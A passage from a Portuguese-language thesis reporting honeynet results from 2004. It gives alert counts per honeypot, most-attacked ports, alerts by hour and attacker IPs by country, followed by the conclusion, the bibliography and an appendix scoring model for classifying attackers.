url SCAN SOCKS Proxy attempt	2.203	1,37	902
SCAN FIN	1.172	0,73	1
Honeypot4 (Windows 2000 Server)			
Alerta	Quantidade	% Alertas	IPs
SHELLCODE x86 0x90 unicode NOOP	14.878	9,31	57
NETBIOS SMB-DS DCERPC LSASS...	4.397	2,75	47
NETBIOS SMB-DS IPC$ share unicode...	3.011	1,88	57
Honeypot5 (Red Hat 7.3)			
Alerta	Quantidade	% Alertas	IPs
CHAT IRC message	57.908	36,27	2
url MISC OpenSSL Worm traffic	1.821	1,14	7
SCAN FIN	1.319	0,82	1

Os resultados apresentados contribuem com as explicações fornecidas na seção anterior. Nos Honeypots 1 e 2, o alerta mais comum foi o "ICMP PING CyberKit 2.2 Windows", utilizado para a detecção de máquinas ativas. Nos três primeiros Honeypots (1,2 e 3), as ferramentas de reconhecimento se destacaram pela alta utilização na detecção e reconhecimento das máquinas.

O Honeypot4 possui, como característica principal, três ataques na lista dos alertas mais gerados. O primeiro ataque explora uma vulnerabilidade do Windows [99], explicada na seção anterior; o segundo explora uma falha no serviço LSASS (*Local Security Authority Subsystem Service*) do Windows 2000, 2003 e XP [100]; o terceiro explora uma falha no serviço de compartilhamento do Windows [101].

Em relação ao Honeypot5, esta máquina possui a maior quantidade de alertas em conseqüência das invasões sofridas, principalmente pelo serviço IRC Bouncer

instalado. Um destaque interessante é o grande número de ataques sofridos pelo *worm* "slapper", o qual atingiu o segundo lugar em relação aos alertas gerados por este *honeypot*.

7.2.4 Portas Mais Atacadas

Nesta seção, são apresentadas as quinze portas TCP e as quinze portas UDP que obtiveram o maior número de alertas na *honeynet*. O objetivo é apresentar os principais serviços acessados, assim como a diferença entre o número de alertas, os tipos de ataques realizados e o número de IPs envolvidos.




Figura 7.3: Portas TCP Mais Atacadas

Na figura 7.3, é possível observar o percentual das portas TCP mais atacadas, destacando a porta 445 (microsoft-ds) como aquela que obteve o maior número de alertas (27.830). A porta 445 é um serviço de compartilhamento de arquivos do Windows, alvo de inúmeros ataques de *worms*.

Apesar de o gráfico apresentar a porta 445/TCP como aquela com maior número de ocorrências, ela foi alvo de apenas 9 tipos diferentes de ataques, originados por 57 endereços IP. Em contrapartida, a porta 80 (http) apresenta 14.535 alertas, sendo 404 tipos diferentes de alertas originados por 1.186 endereços IP. Em segundo lugar, com 20 tipos diferentes de alerta, aparece a porta 21 (ftp), sendo 679 alertas gerados por 141 endereços IP.




Figura 7.4: Portas UDP Mais Atacadas

Em relação ao protocolo UDP, a porta 161 (snmp) apresentou 1301 alertas, atingindo o maior valor. Esta porta apresentou 6 tipos de alertas originados por 7 endereços IP. A porta 111 (sunrpc) apresentou a maior quantidade de tipos de alerta (25) para o protocolo UDP, enquanto a porta 1434 (ms-sql-m) apresentou a maior quantidade de endereços IP de ataque (32). Em segundo lugar, com um total de 156 alertas gerados, está a porta 1434 (ms-sql-m).

Apesar de possuir diversos serviços UDP, os *honeypots* não sofreram nenhum tipo

de invasão bem sucedida e os ataques destinados a este protocolo não ultrapassaram 1,2% do tráfego total de ataque. Na figura 7.4, é possível observar o percentual atingido pelas portas UDP citadas.

7.2.5 Horário x Número de Alertas

A figura 7.5 apresenta os horários diários em que a *honeynet* sofreu o maior número de acessos. Para observar esta figura, é importante notar que o horário definido para o sistema de captura segue o fuso horário GMT padrão. Isso significa uma diferença de 3 horas para o horário local do Brasil (GMT-3), onde as máquinas estão localizadas.




Figura 7.5: Horário (24h) x Número de Alertas

Apesar da figura apresentar os horários com maior índice de alertas, é importante considerar que estes alertas envolveram dezenas de países e milhares de IPs de origem, permitindo uma variação dos horários do atacante e do alerta identificado.

A figura 7.5 corresponde aos alertas identificados no período de abril/2004 a

setembro/2004. A faixa de tempo das 23 horas apresenta o maior número de alertas, seguido pela faixa da 1 hora da manhã.

7.2.6 País x IP de Origem

Como último resultado estatístico, é apresentado o número de endereços IP de cada país identificado como origem dos alertas à *honeynet*. Na tabela 7.4, pode ser visto que os Estados Unidos e o Brasil ocupam os primeiros lugares com, respectivamente, 8.271[12] e 2.596 endereços IP de um total de 22.355. Estes números mostram que apenas os dois países ocupam 48,6% de todos os endereços que geraram algum tipo de alerta à *honeynet*.

Os endereços IP que não puderam ser identificados, pela ferramenta Checkup.PL, em relação ao país de origem, foram referenciados pelo código "**".

Tabela 7.4: País x IP de Origem

Total de endereços por país					
País	Quantidade	País	Quantidade	País	Quantidade
**	30	AE	13	AN	1
AO	1	AP	1	AR	293
ARPA	2	AT	20	AU	218
AZ	1	BB	12	BD	1
BE	37	BG	2	BH	2
BN	3	BO	24	BR	2.596
CA	1.919	CH	21	CL	314
CN	824	CO	206	COM	14
CR	7	CU	1	CY	3
CZ	15	DE	126	DK	47
DO	14	DZ	1	EC	30

[12]Códigos considerados: ARPA, COM, NET, ORG e US.

Total de endereços por país (Continuação)					
País	Quantidade	País	Quantidade	País	Quantidade
EE	30	EG	14	ES	81
EU	23	FI	57	FR	100
GB	636	GE	1	GI	1
GR	20	GT	2	HK	450
HR	5	HT	1	HU	16
ID	18	IE	19	IL	78
IN	42	IR	5	IS	14
IT	118	JO	2	JP	918
KE	1	KH	1	KR	1.317
localV	20	LY	1	MA	3
MK	2	MO	12	MU	1
MX	1.308	MY	10	NA	285
NET	168	NG	1	NL	114
NO	42	NZ	61	OM	2
ORG	1	PA	26	PE	286
PF	1	PH	99	PK	3
PL	21	PR	5	PT	22
PY	2	QA	2	RO	25
RU	49	SA	5	SC	1
SD	1	SE	132	SG	17
SI	4	SK	7	SV	9
SZ	1	TH	33	TN	1
TR	27	TT	4	TW	494
UA	3	US	8.086	UY	11
UZ	1	VE	128	VN	6
YE	1	YU	7	ZA	21

Capítulo 8

Conclusão e Trabalhos Futuros

A utilização de uma *honeynet* mostrou-se eficiente na captura de ataques pela Internet. Este tipo de arquitetura permite um gerenciamento completo dos sistemas, monitoramento constante e diferentes métodos de captura das informações. O fato da rede permanecer isolada de um sistema real de produção garante que todo o tráfego capturado seja classificado como uma tentativa de ataque, o que facilita a auditoria por parte dos administradores.

Outra característica observada com a ajuda da *honeynet* é a grande quantidade de acessos gerados por meio de ferramentas automatizadas de ataque e reconhecimento. Mesmo sofrendo uma baixa quantidade de ataques bem sucedidos o ambiente gerou 159.652 alertas de segurança, o que demonstra a enorme quantidade de ataques em que uma rede pode ficar exposta, colocando em risco as máquinas disponíveis. Esse resultado pode ser útil ao aplicar regras de bloqueio e medidas de segurança em ambientes de produção.

Apesar das vantagens oferecidas pela *honeynet*, alguns pontos podem ser apontados como desvantagens. Em primeiro lugar, a manutenção e auditoria do ambiente causam um grande custo aos administradores em relação ao tempo e esforço exigidos. Além desse custo, existe o custo material para construir o ambiente, uma vez que isso requer equipamentos dedicados a este fim. Por fim, a dificuldade em obter

ataques bem sucedidos contra alguns sistemas pode ser uma grande problema, principalmente, se a pesquisa envolvida depende de algum comportamento específico em relação aos ataques e atacantes.

A ferramenta Checkup.PL, construída no decorrer do trabalho, mostrou-se eficiente no levantamento de informações. Por meio dela, foi possível registrar informações sobre todos os endereços IP envolvidos em algum tipo de alerta. A base de dados e interfaces criadas permitem uma consulta rápida destas informações, evitando ainda o acesso repetitivo à Internet.

A ferramenta ainda permitiu o levantamento de endereços IP associados ao país de origem. Esta informação pode ser utilizada por um administrador na avaliação dos ataques gerados à sua rede, permitindo que medidas preventivas sejam adotadas de acordo com a necessidade e disponibilidade.

Um dado interessante, observado com o levantamento de País x IP de origem, é que os resultados coincidem, em relação aos dois primeiros colocados, com os resultados apresentados pelo NBSO e referenciados no capítulo 1. Ambos classificaram em primeiro lugar os Estados Unidos, seguido pelo Brasil. Este dado confirma os países que apresentam maior risco de originar um ataque, mostrando a forte tendência, no Brasil, de uma rede sofrer ataques internos (país).

O modelo proposto, nesse trabalho, atingiu os resultados esperados. Mantendo a mesma estrutura do questionário e classificação propostos em [6], o modelo atual abrange uma maior quantidade de ações adotadas pelo atacante, além de algumas alterações em relação às métricas, pontuações e questionários já existentes. Além disso, o modelo aborda um problema em aberto e com poucos trabalhos que visam classificar um atacante por meio de uma análise de suas ações.

Quando analisado um ataque simples e com poucas ações por parte do atacante, os dois modelos estudados obtiveram resultados semelhantes e esperados. Ataques que envolveram uma maior interação do atacante, ou seja, aqueles em que se observou mais ações por parte de um atacante, foram classificados de forma mais precisa e

coerente no modelo proposto nesse trabalho. O modelo em [6] avalia poucos detalhes de uma invasão bem sucedida, isso restringe, significativamente, os itens avaliados e resulta em uma distribuição de resultados estreita e sujeita a erros.

As análises de invasão 2 e 3, do capítulo 7, apresentaram as principais diferenças entre os dois modelos. Na segunda análise, foi possível observar como o modelo original classificou, com a mesma pontuação, dois ataques com nível de envolvimento do atacante completamente diferentes. As alterações realizadas para o modelo proposto permitiram a diferenciação e a classificação mais justa do atacante em relação ao seu conhecimento e risco apresentado.

A terceira análise de invasão apresentou outro problema do modelo original, o qual foi contornado por meio da proposta desse trabalho. Pelo fato do modelo original não avaliar itens importantes de uma invasão, como ataques a terceiros, o resultado do modelo novamente apresentou um resultado incoerente. O modelo proposto foi capaz de avaliar cada passo da invasão e apresentar um resultado final satisfatório e condizente com as ações adotadas pelo atacante.

Por fim, a utilização da *honeynet* mostrou a grande utilidade deste tipo de ambiente para a captura e monitoramento de ataques. A arquitetura construída para a captura, armazenamento, controle dos dados, além de todo o controle existente no funcionamento do ambiente e da rede, demonstrou a grande eficiência do ambiente e a possibilidade de novos estudos.

Como proposta para trabalhos futuros, está o estudo de técnicas para atrair novos e mais complexos ataques para uma *honeynet*. Devem ser pesquisadas maneiras de atrair atacantes com maior nível de experiência, os quais podem oferecer um maior conhecimento em relação às suas técnicas e ferramentas utilizadas.

Em relação a Checkup.PL, é proposto o melhoramento da ferramenta, buscando as informações de ataque em outros logs que não o ACID. A integração pode ser realizada com os logs obtidos pela própria máquina e também aqueles gerados pelo firewall, IPS, Sebek e outras ferramentas de controle. Dessa forma, pode ser consi-

derado o correlacionamento dos diversos logs para auditoria dos sistemas invadidos, predição de novos ataques etc.

A interface web, desenvolvida para leitura das informações, pode ser ampliada ao ponto de realizar uma completa gerência da *honeynet*, armazenando as informações de ataques e permitindo a consulta e manutenção, em tempo real, de todos os *honeypots* e ferramentas utilizadas no ambiente.

Em relação ao modelo construído, é proposto o estudo de métodos para avaliarem e validarem as métricas e pontuações adotadas, assim como discutido na seção 6.5. A obtenção e análise de uma grande quantidade de ataques pode permitir uma análise estatística de todos os itens, resultando no refinamento da pontuação e da classificação atribuídas.

Outra proposta para o modelo é o estudo de novas técnicas de ataque, reconhecimento e sistemas operacionais utilizados. Isso pode oferecer uma avaliação ainda mais precisa e evitar possíveis falhas decorrentes de ações não avaliadas no modelo.

Bibliografia

[1] NBSO - NIC BR SECURITY OFFICE. http://www.nbso.nic.br/stats/incidentes/.

[2] NBSO - NIC BR SECURITY OFFICE. http://www.nbso.nic.br/stats/spam/.

[3] THE HONEYNET PROJECT. Know Your Enemy. http://www.honeynet.org/papers/enemy/index.html, July 2000.

[4] THE HONEYNET PROJECT. Know Your Enemy: Honeynets. http://www.honeynet.org/papers/honeynet/index.html, November 2003.

[5] THE HONEYNET PROJECT. Know Your Enemy: GenII Honeynets. http://www.honeynet.org/papers/gen2/index.html, November 2003.

[6] MILLER, T. Rating the Enemy: How to Identify the Enemy. http://www.koot.biz/docs/overig/how_to_identify_the_enemy.html, January 2003.

[7] THE HONEYNET PROJECT. *Conheça o Seu Inimigo*, primeira ed. Makron Books, 2002.

[8] THE HONEYNET PROJECT. Know Your Enemy: Defining Virtual Honeynets. http://www.honeynet.org/papers/virtual/index.html, January 2003.

[9] THE HONEYNET PROJECT. http://www.honeynet.org.

[10] SPITZNER, L. Honeypots: Definitions and Values of Honeypots. http://www.tracking-hackers.com/papers/honeypots.html, May 2003.

[11] BAUMANN, R. AND PLATTNER, C. *Honeypots.* Tese de Doutorado, Swiss Federal Institute of Thecnology Zurich, February 2002. http://security.rbaumann.net/download/diplomathesis.pdf.

[12] SECURE SHELL. http://www.ssh.com.

[13] NETCATL. http://www.securityfocus.com/tools/137/.

[14] BACKOFFICER FRIENDLY. http://www.nfr.net/products/bof/.

[15] SPECTER. http://www.specter.com/.

[16] HONEYD. http://www.citi.umich.edu/u/provos/honeyd/.

[17] KOTRY, H. Building a Virtual Honeynet. http://www.linuxsecurity.com/feature_stories/vhoneynet-printer.html, February 2002.

[18] SEIFRIED, K. Honeypotting with VMWare - basics. http://www.seifried.org/security/ids/20020107-honeypot-vmware-basics.html, January 2002.

[19] VMWARE. http://www.vmware.com/.

[20] USER-MODE LINUX. http://user-mode-linux.sourceforge.net/.

[21] THE HONEYNET PROJECT. Know Your Enemy: Learning with VMware. http://www.honeynet.org/papers/vmware/, January 2003.

[22] THE HONEYNET PROJECT. Know Your Enemy: Learning with User-Mode Linux. http://www.honeynet.org/papers/uml/index.html, December 2002.

[23] TOBBY MILLER. Passive Fingerprinting: Details and Techniques, 2001-2002. http://www.incidents.org/papers/OSfingerprinting.php.

[24] FYODOR. Remote OS detection via TCP/IP Stack FingerPrinting. http://www.insecure.org/nmap/nmap-fingerprinting-article.html, June 2002.

[25] THE HONEYNET PROJECT. Know Your Enemy: Motives. http://www.honeynet.org/papers/motives/index.html, June 2000.

[26] CERT. http://www.cert.org/.

[27] FBI. http://www.fbi.gov/.

[28] SPITZNER, L. Honeytokens: The Other Honeypot. http://www.securityfocus.com/infocus/1713, July 2003.

[29] SPITZNER, L. Honeypot Farms. http://www.securityfocus.com/infocus/1720, August 2003.

[30] CHESWICK, B. An Evening with Berferd In Wich a Cracker is Lured, Endured, and Studied. In *Proceedings of the Winter 1992 USENIX Conference* (1992), AT&T Bell Laboratories, pp. 163–174.

[31] STOLL, C. Stalking the wily hacker. *Communications ACM 31*, 5 (1988), 484–497.

[32] THE HONEYNET PROJECT. Know Your Enemy: II. http://www.honeynet.org/ papers/enemy2/index.html, June 2001.

[33] THE HONEYNET PROJECT. Know Your Enemy: III. http://www.honeynet.org/papers/enemy3/index.html, March 2000.

[34] THE HONEYNET PROJECT. Know Your Enemy: Worms at War. http://www.honeynet.org/papers/worm/index.html, November 2000.

[35] THE HONEYNET PROJECT. Know Your Enemy: A Forensic Analysis. http://www.honeynet.org/papers/forensics/index.html, May 2000.

[36] THE HONEYNET PROJECT. Know Your Enemy: Statistics. http://www.honey net.org/papers/stats/, July 2001.

[37] THE HONEYNET PROJECT. Know Your Enemy: Passive Fingerprinting. http://www.honeynet.org/papers/finger/, March 2002.

[38] THE HONEYNET PROJECT. Know Your Enemy: A Profile. http://www.honeynet.org/papers/profiles/cc-fraud.pdf, Jane 2003.

[39] THE HONEYNET PROJECT. Know Your Enemy: Honeynets in Universities. http://www.honeynet.org/papers/edu/, April 2004.

[40] THE HONEYNET PROJECT. Know Your Enemy: Honeywall CDROM. http://www.honeynet.org/papers/cdrom/index.html, May 2004.

[41] THE HONEYNET PROJECT: RESEARCH PROJECTS. http://www.honeynet.org/research/.

[42] THE HONEYNET PROJECT. Know Your Enemy: Trends. http://www.honeynet.org/papers/trends/life-linux.pdf, December 2004.

[43] HONEYNETBR. Consórcio Brasileiro de Honeypots Projeto Honeypots Distribuídos. http://www.honeypots-alliance.org.br/.

[44] FRANCO, L. H. AND MONTES, A. Desvio de Tráfego Malicioso Destinado a Redes de Produção para uma Honeynet. http://www.honeynet.org.br/papers/mtr-gts2003.pdf.

[45] PELLETIER, B. Connection Redirection Applied to Production Honeypots. http://www.eruditeaegis.net/papers/redirection_honeypot.pdf, 2004.

[46] BARBATO, L. G. C. AND MONTES, A. SMaRT - Session Monitoring and Replay Tool. http://www.honeynet.org.br/papers/smart-gts2003.pdf.

[47] BARBATO, L. G. C. AND MONTES, A. SMaRT: Resultados da Monitoração de Atividades Hostis em uma Máquina Preparada para ser Comprometida. http://www.honeynet.org.br/papers/smart-workcompsul2004.pdf.

[48] OUDOT, L. Fighting Spammers With Honeypots: Part 1. http://www.security focus.com/infocus/1747, November 2003.

[49] OUDOT, L. Fighting Spammers With Honeypots: Part 2. http://www.security focus.com/infocus/1748, November 2003.

[50] OUDOT, L. Wireless Honeypot Trickery. http://www.securityfocus.com/infocus/1761, February 2004.

[51] BRUMLEY, D. Tracking Hackers on IRC. http://theorygroup.com/Theory/irc.html, July 2002.

[52] MCCARTY, B. Automated Identify Theft. *IEEE Security & Privacy 1* (September-October 2003), 89–92.

[53] WEILER, N. Honeypots for Distributed Denial of Service Attacks. In *Proceedings of the 11th IEEE International Workshops on Enabling Technologies* (2002), IEEE Computer Society, pp. 109–114.

[54] KREIBICH, C. AND CROWCROFT, J. Honeycomb: creating intrusion detection signatures using honeypots. *SIGCOMM Comput. Commun. Rev. 34*, 1 (2004), 51–56.

[55] YIN, J. AND ZHANG, G. AND CHEN, Y. Intrusion Discovery with Data Mining on Honeynet. *Procedings of the Second International Conference on Machine Learning and Cybernetics* (November 2003), 41–45.

[56] YIN, C. AND LI, M. AND MA, J. AND SUN, J. Honeypot and Scand Detection in Intrusion Detection System. *Canadian Conference on Electrical and Computer Engineering 2* (May 2004), 1107–1110.

[57] YELDI, S. AND GUPTA, S. AND GANACHARYA, T. AND DOSHI, S. AND BAHIRAT, D. Enhancing Network Intrusion Detection System With Honeypot. *TENCON 2003. Conference on Convergent Technologies for Asia-Pacific Region 4*, 1 (October 2003), 1521–1526.

[58] COREY, J. Local Honeypot Identification. http://www.phrack.nl/phrack62/p62-0x07.txt, September 2003.

[59] KRAWETZ, N. The Honeynet Files: AntiHoneypot Technology. *IEEE Security & Privacy 2*, 1 (January-February 2004), 76–79.

[60] MCCARTY, B. The Honeynet Arms Race. *IEEE Security & Privacy 2*, 1 (january-February 2004), 76–79.

[61] HONEYPOT HUNTER. http://www.send-safe.com/honeypot-hunter.php.

[62] OUDOT, L. AND HOLZ, T. Defeating Honeypots: Network Issues, Part I. http://www.securityfocus.com/infocus/1803, September 2004.

[63] OUDOT, L. AND HOLZ, T. Defeating Honeypots: Network Issues, Part II. http://www.securityfocus.com/infocus/1805, October 2004.

[64] SPITZNER, L. Problems and Challenges with Honeypots. http://www.security focus.com/infocus/1757, January 2004.

[65] RONG, C. AND YANG, G. Honeypots in blackhat mode and its implications. *IEEE Computer Security* (July-August 2003), 185–188.

[66] SLACKWARE LINUX. http://www.slackware.com.

[67] RED HAT LINUX. http://www.redhat.com.

[68] MANDRAKE LINUX. http://www.mandrakelinux.com.

[69] MICROSOFT WINDOWS. http://www.microsoft.com/windows2000/.

[70] IPTABLES. http://www.netfilter.org.

[71] SNORT-INLINE. http://snort-inline.sf.net.

[72] SNORT. http://www.gocsi.com/press/20020407.html.

[73] MYSQL. http://www.mysql.com.

[74] ACID. http://acid.sf.net.

[75] TCPDUMP. http://www.tcpdump.org.

[76] SYSKLOGD. http://www.infodrom.org/projects/sysklogd/.

[77] LOGROTATE. http://www.topology.org/linux/logrotate.html.

[78] CRON - JOB SCHEDULER. http://directory.fsf.org/cron.html.

[79] SWATCH. http://swatch.sf.net.

[80] THE HONEYNET PROJECT. Sebek Homepage. http://www.honeynet.org/tools/sebek/.

[81] AIDE. http://www.cs.tut.fi/ rammer/aide.html.

[82] MRTG. http://people.ee.ethz.ch/ oetiker/webtools/mrtg/.

[83] STATSNET. http://www.frozentux.net/statsnet/.

[84] RRD. http://people.ee.ethz.ch/ oetiker/webtools/rrdtool/.

[85] REGISTRO .BR. http://www.registro.br.

[86] PERL. http://www.perl.org.

[87] CPAN - COMPREHENSIVE PERL ARCHIVE NETWORK. http://www.cpan.org.

[88] TRACEROUTE. ftp://ftp.ee.lbl.gov.

[89] WHOIS. http://ftp.debian.org/debian/pool/main/w/whois/.

[90] NMAP TEAM. http://www.insecure.org/nmap/data/nmap_manpage.html.

[91] BARNETT, R. Rating Attackers Discussion. http://archives.neohapsis.com/archives/sf/honeypots/2002-q3/0151.html, July 2002.

[92] KLETNIEKS, V. Rating Attackers Discussion. http://lists.jammed.com/incidents/2002/07/0170.html, July 2002.

[93] WU-FTPD. http://www.wu-ftpd.org/.

[94] WU-FTPD FILE GLOBBING HEAP CORRUPTION VULNERABILITY. http://www.securityfocus.com/bid/3581.

[95] OPENSSL MALFORMED CLIENT KEY REMOTE BUFFER OVERFLOW VULNERABILITY (CAN-2002-0656). http://www.securityfocus.com/bid/5363/info/.

Apêndice A

Modelo de Identificação de Atacantes

Classificação de Sistemas Operacionais			
	Sistema Operacional	Pontuação	Resultado
S1	Windows 9x|ME	2	
S2	Windows NT|XP|2000|2003	3	
S3	Solaris	4	
S4	AIX	4	
S5	MAC	4	
S6	HP-UX	4	
S7	Linux	4	
S8	BSD	5	
ST	**Total da categoria Sistema Operacional (2 → 5)**		

Classificação por tipo de Reconhecimento			
	Tipo	Pontuação	Resultado
R1	SYN (<=40Bytes)	1	
R2	SYN	2	
R3	FIN	2	
R4	X-mas tree	2	
R5	SYN|FIN	2	

[96] LINUX KERNEL PRIVILEGED PROCESS HIJACKING VULNERABILITY (CAN-2003-0127). http://www.securityfocus.com/bid/7112/info/.

[97] W32.BLASTER.C.WORM. http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.c.worm.html.

[98] ICMP PING CYBERKIT 2.2 WINDOWS. http://www.snort.org/pub-bin/sigs.cgi?sid=483.

[99] SHELLCODE X86 0X90 UNICODE NOOP. http://www.snort.org/pub-bin/sigs.cgi?sid=653.

[100] NETBIOS SMB-DS DCERPC LSASS DSROLERUPGRADEDOWNLEVELSERVER EXPLOIT ATTEMPT. http://www.snort.org/pub-bin/sigs.cgi?sid=2514.

[101] NETBIOS SMB-DS IPC UNICODE SHARE ACCESS. http://www.snort.org/pub-bin/sigs.cgi?sid=2466.

R6	TCP Connect	3	
R7	RST	2	
R8	UDP	2	
R9	ICMP	2	
R10	Banner	4	
R11	Engenharia social	5	
R12	Ferramentas específicas	3	
R13	Rec. múltiplas portas/máquinas	-1	
R14	Rec. realizado por diferente máquina	1	
RT	**Total da Categoria Reconhecimento (0 → 5)**		

Classificação por Ataque

	Tipo	Pontuação	Resultado
A1	Ataque comum (conhecido)	1	
A2	Ataque modificado	2	
A3	Ataque de eng. social	3	
A4	Novo ataque	5	
A5	Ataque aplicável ao SO	Sim=1, Não=-1	
A6	Ataque bem sucedido	1	
A7	Máquina bem configurada	1	
A8	Ataque de múltiplas máquinas	1	
A9	Ataque de *worm*	1	
A10	Nao se tornou administrador	-1	
AT	**Total da Categoria Ataque (0 → 10)**		

Classificação de Ferramentas Utilizadas

	Tipo	Pontuação	Resultado
F1	Rootkit binário	1	
F2	LKM	3	
F3	LKM avançado	5	

F4	RootKit Windows	3	
F5	Utilização de técnicas manuais	5	
F6	Ferramentas pessoais	5	
F7	Rootkit (ou LKM) bem sucedido	Não=-1	
F8	Investigação da máquina invadida	Sim=1, Não=-1	
F9	Limpeza de registros	Sim=1, Não=-1	
F10	Proteção da máquina invadida	1	
F11	Instalação de novos serviços	1	
FT	**Total da Categoria Ferramentas Utilizadas (-2 → 19)**		

Classificação para IP de Destino

	Tipo	Pontuação	Resultado
I1	Disponibilização de novos serviços	2	
I2	Sofre alteração de conf. do sistema	3	
I3	Sofre ataque (D)DoS	4	
I4	Sofre ataque pichamento de página	4	
I5	Computador sem dados críticos	1	
	Informações Pessoais		
I6	Documentos	Sim=3, Não=-1	
I7	Dados de cartão de crédito	Sim=3, Não=-1	
I8	Informações bancárias	Sim=3, Não=-1	
I9	Informações financeiras e pessoias	Sim=3, Não=-1	
	Informações Críticas		
I10	Dados de interesse nacional	Sim=5, Não=-1	
I11	Dados empresariais	Sim=4, Não=-1	
I12	Informações de rede	Sim=4, Não=-1	
I13	Máquina gera novos ataques	4	
	Novos Ataques		
I14	Disponibilização de novos serviços	2	

I15	Altera conf. do sistema	3	
I16	Gera ataque (D)DoS	4	
I17	Gera ataque pichamento de página	4	
I18	Computador sem dados críticos	1	
	Informações Pessoais		
I19	Documentos	3	
I20	Dados de cartão de crédito	3	
I21	Informações bancárias	3	
I22	Informações financeiras e pessoias	3	
	Informações Críticas		
I23	Dados de interesse nacional	5	
I24	Dados empresariais	4	
I25	Informações de rede	4	
IT	**Total da Categoria IP de Destino (-7 → 79)**		
Pontuação Total Geral			

Classificação de atacantes	
Pontuação	Classificação
-5 → 16	*Script Kiddie*
17 → 32	*Usuário Básico*
33 → 48	*Usuário Médio*
